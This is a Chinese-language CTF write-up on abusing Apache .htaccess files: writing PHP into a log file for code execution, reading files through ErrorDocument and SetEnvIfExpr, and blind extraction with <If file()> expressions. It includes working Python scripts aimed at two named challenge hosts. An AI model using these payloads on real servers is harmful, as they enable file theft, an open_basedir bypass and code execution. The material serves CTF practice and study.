
传入一个

能看到错误信息中含有写入的payload

但是并没有被解析,源代码中的尖括号被转义了,没法执行

该怎么让输出的信息不被转义呢,注意到有一个html_errors,将这个禁用之后错误消息中就不会有html的印记而是纯文本的格式,因此就不会被转义


于是可以构造
php_flag html_errors off
php_flag log_errors on
php_value error_log "/var/www/html/pr0.php"
php_value error_reporting 30719
php_value include_path "<?php phpinfo(); ?>"
成功执行
读文件
盲注
原理:
利用apache表达式中的<If>容器头和函数判断,结合自定义错误页面或者重定向进行盲注
根据:https://httpd.apache.org/docs/2.4/expr.html
可以知道apache的表达式解析器中有一个file函数,能够用来读取文件,同时还提供了运算符可以进行字符的运算


在<IF>文件头中利用file和=~或者比较符对字符进行猜测,如何猜测字符的方法有了,该怎么判断是否盲注成功呢?
在htaccess容器的内部指令中有一个ErrorDocument可以让我们自定义错误页面:https://httpd.apache.org/docs/current/zh-cn/mod/core.html#errordocument
示例
ErrorDocument 500 http://example.com/cgi-bin/server-error.cgi
ErrorDocument 404 /errors/bad_urls.php
ErrorDocument 401 /subscription_info.html
ErrorDocument 403 "Sorry, can't allow you access today"
ErrorDocument 403 Forbidden!
ErrorDocument 403 /errors/forbidden.py?referrer=%{escape:%{HTTP_REFERER}}还有一个Redirect能自定义重定向页面
示例
# Redirect to a URL on a different host
Redirect "/service" "http://foo2.example.com/service"

# Redirect to a URL on the same host
Redirect "/one" "/two"
于是我们可以在成功的时候自定义一个错误页面或者将一个页面重定向,以此来判断盲注是否成功
可以得到
<If "file('/flag') < 'flag{'">
ErrorDocument 404 "success"
</If>
示例:
最近hkcert就有一个htaccess的
[hkcert2025]BabyUpload
源码
<?php
// Simulation of the class structure provided
class Uploader {
    public function requireAdmin(): void {
        // In a real scenario, this checks logic.
        // For this CTF, we assume you are authorized to see this page.
        return;
    }

    public function handleUpload(): void {
        $this->requireAdmin();

        if (!isset($_FILES['file'])) {
            return;
        }

        $file = $_FILES['file'];

        // The core logic
        // 1. Filename cannot contain 'p' (case insensitive)
        // 2. Content cannot contain 'php', '\', or '?'
        if (!preg_match("/p/i", $file['name']) &&
            !preg_match("/php|\\\\|\?/i", file_get_contents($file['tmp_name']))) {

            $target_dir = 'test/';
            if (!is_dir($target_dir)) {
                mkdir($target_dir, 0777, true);
            }

            $target_file = $target_dir . basename($file['name']);

            if (move_uploaded_file($file['tmp_name'], $target_file)) {
                echo '<div class="alert alert-success">File uploaded successfully: <a href="'.$target_file.'">'.$target_file.'</a></div>';
            } else {
                echo '<div class="alert alert-danger">Upload failed (Permission error?)</div>';
            }
        } else {
            echo '<div class="alert alert-danger">Invalid file! I smell a "P" or something malicious...</div>';
        }
    }
}

// Handle logic
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $uploader = new Uploader();
    $uploader->handleUpload();
}
?>把字母p还有?和\ban掉了,然后就是一个文件上传,直接介绍怎么用htaccess构造
最简单的方法
直接用错误页面包含flag
ErrorDocument 404 "%{file:/flag}"
盲注
用盲注的方法也可以,payload中也没有p
import requests
import sys

url = "http://web-5d0f4b4726.challenge.xctf.org.cn"

flag = "flag{"

def check(curr_flag):

    hta_data = f"""<If "file('/flag') < '{curr_flag}'">
ErrorDocument 404 "success"
</If>"""

    files = {"file" : (".htaccess", hta_data, 'application/octet-stream')}

    try:
        requests.post(url, files=files)
        res = requests.get(f"{url}/test/Pr0")
        if "success" in res.text:
            return True
        else:
            return False
    except:
        return False

while True:
    high = 126
    low = 32

    while low <= high:
        mid = (low + high) // 2
        char = chr(mid)

        tmp = flag + char

        if check(tmp):
            high = mid - 1
        else:
            low = mid + 1

    found_char = chr(high)
    flag += found_char
    print(flag)

    if found_char == "}":
        break
利用SetEnvIfExpr可以将file()读取到的内容放到环境变量中,然后通过读取环境变量来拿到读取的文件内容,并且在file中是支持编码的,可以用base64的格式来绕过
表达式中的$1是正则匹配到的第一个值,将$1赋给环境变量中的Index从而将读取内容带到环境变量中
直接读源码:
SetEnvIfExpr "file(unbase64('aW5kZXgucGhw')) =~ /(.*)/" Index=$1
ErrorDocument 404 "%{ENV:Index}"
[PCTF2025]ezeval
题目内容
"告诉你吧,flag在/love1145141919810 flag格式:PCTF{[0-9a-z]{8}-[0-9a-z]{4}-[0-9a-z]{4}-[0-9a-z]{4}-[0-9a-z]{12}} 本题来源于XCTF 9th Final (注:此题为挑战题,贴近真实比赛与真实生产场景,并非新生赛难度,请各位量力而行。) "环境是php8.4,open_basedir限制在/var/www/html中,网上能搜到的绕过open_basedir的方法都被ban掉了,还设置了一堆disable_function

盲注
htaccess配置文件中的file不受php的open_basedir影响,可以写一个脚本盲注
import requests
import sys

url = "http://challenge.imxbt.cn:31384/"

flag = "PCTF{"


def check(curr_flag):

    hta_data = f"""<If "file(\'/love1145141919810\') < '{curr_flag}'">
ErrorDocument 404 "success"
</If>"""

    hta_data_escaped = hta_data.replace('"', '\\"')

    payload = f"file_put_contents('.htaccess', \"{hta_data_escaped}\");"


    try:
        requests.post(url, data={"Wl&come_to!Pctf_2025?": payload})
        res = requests.get(f"{url}Pr0")
        if "success" in res.text:
            return True
        else:
            return False
    except:
        return False


while True:
    high = 126
    low = 32

    while low <= high:
        mid = (low + high) // 2
        char = chr(mid)

        tmp = flag + char

        if check(tmp):
            high = mid - 1
        else:
            low = mid + 1

    found_char = chr(high)
    flag += found_char
    print(flag)

    if found_char.endswith("}"):
        break
直接读文件
